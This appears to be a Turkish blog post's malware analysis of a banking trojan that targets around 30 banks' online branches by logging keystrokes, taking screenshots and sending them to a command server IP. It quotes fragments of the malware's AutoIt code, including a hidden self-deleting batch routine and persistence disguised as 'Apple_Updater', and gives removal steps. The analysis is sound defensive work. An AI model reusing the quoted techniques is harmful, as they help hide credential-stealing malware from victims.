
871155.583007 dosyasını incelediğimde ise sistemde açık olan pencerelerin başlık (title) bilgilerini izleyerek (Örnek kod: \$basliklar[22] ="TurkishBank Internet Bankacılığı"), pencerede yer alacak bankanın görsellerini komuta kontrol merkezinden alarak 30'a yakın bankanın müşterisini ve internet şubesini hedef aldığını gördüm.

871155.583007 dosyasını incelediğimde ayrıca bu zararlı yazılımın izlediği başlık bilgisini tespit ettiği anda tuş bilgisi kaydı yaptığını ve bu bilgileri cert.dat dosyasına kayıt ettiğini, ekran görüntüsü aldığını ve bunları da C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan ada sahip klasörde sakladığını gördüm. İlgili pencere kapatıldığı anda ise ilgili klasörde yer alan ekran görüntülerini RAR işleminden geçirdikten sonra cert.rar adı altında cert.dat (tuş bilgileri içeren dosya) dosyası ile birlikte komuta kontrol merkezine (http://149.202.206.57) göndermekteydi.



cert - Copy.rar - RAR archive, unpacked size 1.053.282 bytes

Name	Size	Packed	Type
..			File folder
wallpaper00010.jpg	106.802	73.109	JPEG image
wallpaper00011.jpg	136.953	89.021	JPEG image
wallpaper00012.jpg	138.322	93.712	JPEG image
wallpaper00013.jpg	136.456	94.868	JPEG image
wallpaper00014.jpg	124.163	84.669	JPEG image
wallpaper00015.jpg	146.919	94.909	JPEG image
wallpaper00016.jpg	125.371	86.047	JPEG image
wallpaper00017.jpg	138.296	92.723	JPEG image



871155.583007 dosyasında yer alan fonksiyon (Örnek: Func yazkizim(\$krctr)) ve değişken (Örnek: \$sayac) isimlerinin Türkçe olması, bu zararlı yazılımın Türkçe bilen kişilerce geliştirildiği ihtimaline dikkat çekiyordu.

Ayrıca yine bu dosya içinde zararlı yazılımın çalıştıktan sonra kendisini silecek fonksiyonları barındırması ancak kullanmaması ve \$cert_avi değişkenine sahip olması, zararlı yazılımın ilerleyen sürümlerinde bu özellikleri kullanma ihtimali olduğunu göstermekteydi.

```

;=====
;=====
Func _SelfDelete($iDelay = 0)
  Local $sCmdFile
  FileDelete(@TempDir & "\scratch.bat")
  $sCmdFile = 'ping -n ' & $iDelay & ' 127.0.0.1 > nul' & @CRLF_
    & ':loop' & @CRLF_
    & 'rd "' & @ScriptDir & '" /q /s ' & @CRLF_
    & 'if exist "' & @ScriptDir & '" goto loop' & @CRLF_
    & 'del ' & @TempDir & '\scratch.bat'
  FileWrite(@TempDir & "\scratch.bat", $sCmdFile)
  Run(@TempDir & "\scratch.bat", @TempDir, @SW_HIDE)
EndFunc

;=====
;=====

Func _cikis()

  Sleep(500)
  Run($anadosya & " " & "safe", @AppDataDir & "\Apple_Updater", @SW_HIDE)
  Sleep(1000)
  _SelfDelete(10)


EndFunc

Global $increase_file = @AppDataDir & "\Apple_Updater" & "safe" ;// Surum Yukselme Dosyas
Global $version_file = "ver.dat" ;// Version Kontrol Dosyasi
Global $cert_file = "cert.dat" ;// cert.dat
Global $cert_rar = "cert.rar" ;// cert.rar
Global $cert_avi = "cert.avi" ;// cert.avi
Global $wrar_file = "wrar521.exe" ;// wrar521.exe
Global $wfile = "wrar521.exe /S" ;// wrar521.exe /S

```

Sonuç olarak internet bankacılığı müşterilerinin her daim bu ve benzeri zararlı yazılımlara karşı tetikte olması ve internet şubelere girişte ve/veya sonrasında karşılaştıkları olası şüpheli durumlarda mutlaka ama mutlaka bankalarına haber vermeleri gerekmektedir. Zararlı yazılım analizi becerine sahip bankalar (ehem ehem :) bu ve benzeri zararlı yazılımları analiz ederek sizlerin daha güvenli bankacılık yapabilmeniz adına imkanları dahilinde ellerinden gelenin en iyisini yapacaklardır.

Bu zararlı yazılımın sisteminizde çalışıp, çalışmadığından emin olmak için çalışan programlarda (görev yöneticisi) lsasss.exe ve/veya svchost.exe olup olmadığını kontrol edebilirsiniz.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Notlar:

1. Zararlı yazılımı temizlemek için Start -> Run -> Msconfig yazdıktan sonra Startup sekmesinde, Apple_Updater satırını bulup, sildikten/devre dışı bıraktıktan sonra sisteminizi yeniden başlatabilirsiniz.
2. 20'ye yakın bankanın yetkilileri ile bu bilgiler, siz bu yazıyı okumadan günler öncesinde paylaşılmıştır.
3. Bu yazı, 6. Pi Hediyem Var oyununun çözüm yolunu da içermektedir.